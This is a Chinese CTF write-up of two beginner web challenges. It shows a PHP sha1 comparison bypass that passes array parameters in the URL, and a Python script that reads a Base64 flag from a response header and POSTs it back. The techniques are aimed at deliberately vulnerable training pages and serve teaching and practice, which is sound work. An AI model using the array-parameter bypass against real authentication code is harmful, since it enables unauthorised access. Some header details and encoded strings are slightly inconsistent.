
格式: CTF{ }

解题链接: <http://ctf5.shiyanbar.com/web/false.php> **通过**

提交

<https://blogscdn.com/avatar/22529290>

题目显示如下图所示。




考点: PHP代码审计 (PHP Code Audit)

题目解析:

1. 首先随便输入内容, 点击“Login”按钮。

http://ctf5.shiyanbar.com/web/false.php?name=1&password=2



2. 点击“View the source code”获取源代码如下所示。

```
<?php
if (isset($_GET['name']) and isset($_GET['password'])) {
    if ($_GET['name'] == $_GET['password'])
        echo '<p>Your password can not be your name!</p>';
    else if (sha1($_GET['name']) === sha1($_GET['password']))
        die('Flag: '.$flag);
    else
        echo '<p>Invalid password.</p>';
}
else{
    echo '<p>Login first!</p>';
?>
```

它的含义是GET获取name和password，然后进行判断。

(1) if(\$\_GET['name'] == \$\_GET['password']), 用户名和密码相等，提示如下。

ctf5.shiyanbar.com/web/false.php?name=1&password=1

Your password can not be your name!

Login

(2) else if (sha1(\$\_GET['name']) === sha1(\$\_GET['password'])), 用户名名和密码的sha1加密散列值相等，执行die函数。

(3) 以上都不是返回“Invalid password”。

(4) 未输入用户名和密码，提示“Login first”。

3.函数说明：

• die()函数： 停止程序运行，输出内容

• sha1()函数： 计算字符串“Hello”的SHA-1散列。默认的传入参数类型是字符串型

• isset()函数： 检测变量是否已设置并且非 NULL。

• 若变量不存在则返回 FALSE，若变量存在且其值为NULL，也返回 FALSE，若变量存在且值不为NULL，则返回 TRUE。同时检查多个变量时，每个单项都符合上一条要求时才返回 TRUE，否则结果为 FALSE。

参考官网：<https://www.php.net/manual/zh/function.isset.php>

```
<?php
$a = array ('test' => 1, 'hello' => NULL, 'pie' => array('a' => 'apple'));

var_dump(isset($a['test']));           // TRUE
var_dump(isset($a['foo']));           // FALSE
var_dump(isset($a['hello']));         // FALSE
// 键 'hello' 的值等于 NULL，所以被认为是未置值的。
// 如果想检测 NULL 键值，可以试试下边的方法。
var_dump(array_key_exists('hello', $a)); // TRUE
// Checking deeper array values
var_dump(isset($a['pie']['a']));      // TRUE
var_dump(isset($a['pie']['b']));      // FALSE
var_dump(isset($a['cake']['a']['b'])); // FALSE
?>
```

4.这里需要执行“if (sha1(\$\_GET['name']) === sha1(\$\_GET['password']))”语句。

**重点：**sha1()函数默认的传入参数类型是字符串型，也可以传入其他类型，使其返回值为false，如数组类型。再加上题目标题false，可以想到构造FALSE===FALSE拿到flag。


==：比较运算符 不会检查条件式的表达式的类型

===：恒等运算符，同时检查表达式的值与类型。

构造网址：

[http://ctf4.shiyanbar.com/web/false.php?name\[\]=1&password\[\]=2](http://ctf4.shiyanbar.com/web/false.php?name[]=1&password[]=2)

5.name和password为数组，并且值不相等，提交即可获得flag。



Flag: CTF{t3st\_th3\_Sha1}

<https://blogscdn.getdotdevint/E42529890>

正确结果：Flag: CTF{t3st\_th3\_Sha1}

---

## 七.WEB之天下武功唯快不破

题目地址: <http://www.shiyanbar.com/ctf/1854>  
解题链接: <http://ctf5.shiyanbar.com/web/10/10.php>  
题目描述:

您的位置: 首页 > 决斗场 > 训练题库 > CTF题库 > FALSE

FALSE 分值: 10

来源: iFurySt 难度: 易 参与人数: 10141人 Get Flag: 5543人 答题人数: 5599人 解题通过率: 99%

PHP代码审计

hint: sha1函数你有认真了解过吗?听说也有人用md5碰撞o(□\_□)o


格式: CTF{}

解题链接: <http://ctf5.shiyanbar.com/web/false.php> **通过**

提交

<https://blogscdnimgcn.com/2025/02/29/29290>

题目显示如下图所示,提醒“You must do it as fast as you can!”。



There is no martial art is indefectible, while the fastest speed is the only way for long success.  
>>>>>----You must do it as fast as you can!----<<<<<<

<https://blogscdnimgcn.com/2025/02/29/29290>

考点: Python脚本

题目解析:

1.尝试SQL注入都无反应,接着查看源代码,发现一个提示信息:

```
<!-- please post what you find with parameter:key -->
```


```
<html>
  <head></head>
  <body>
    "There is no martial art is indefectible, while the fastest speed
    <br>
    ">>>>>----You must do it as fast as you can!----<<<<<<"
    <br>
    ... <!-- please post what you find with parameter:key --> == $0
```



```
</body>  
</html>
```

[https://blog.csdn.net/weixin\\_32529890](https://blog.csdn.net/weixin_32529890)

2.根据题目内容, 试图将网页链接速度放慢, 这里可以采Burp Suite抓包, Proxy的intercept载入网页, 并将抓到的信息发到repeater中Go一下, 会发现一个FLAG值。另一种方法, Chrome浏览器审查网络状态。



3.在响应头中发现了FLAG, 看起来像是一个Base64编码, 尝试在线解码。

## 在线加密解密(采用Crypto-JS实现)

[Feedback](#)



但是该值每次生成的值是随机的。

FLAG: UDBTVF9USEITX1QwX0NINE5HRV9GTDROnZhbMrmQXp1Zg==

解码: P0ST\_THIS\_T0\_CH4NGE\_FL4G:vandfAzuf

FLAG: UDBTVF9USEITX1QwX0NINE5HRV9GTDROktsSVBLWmVkoQ==

解码: P0ST\_THIS\_T0\_CH4NGE\_FL4G:KIIPKZed9

4.回想之前的注释 (please post what you find with parameter:key) 以及解密后的FLAG值, 需要快速提交POST, 故采用Python脚本实现。哈哈, 又回到熟悉的语言。

```
#-*- coding: utf8 -*-
import requests
import base64
url = 'http://ctf5.shiyanbar.com/web/10/10.php'
s = requests.session()
response = s.get(url)
#获取FLAG值
#FLAG: UDBTVF9USELTX1QwX0NINE5HRV9GTDRH0nZhbmRmQXp1Zg==
head = response.headers
flag = base64.b64decode(head['FLAG']).split(':')[1]
print(flag)
#设置POST请求
pdata = {'key': flag}
result = s.post(url=url, data=pdata)
print(result.text) #响应
```

5.运行得到如下结果。

```
>>>
MDt0Wr8ys
CTF{YOU_4R3_1NCR3D1BL3_F4ST!}
>>>
```

正确答案: CTF{YOU\_4R3\_1NCR3D1BL3\_F4ST!}

参考链接: <https://www.jianshu.com/p/11b5c1bd62d0>  
<https://blog.csdn.net/miko2018/article/details/83314088>  
<https://blog.csdn.net/dongyanwen6036/article/details/77358693>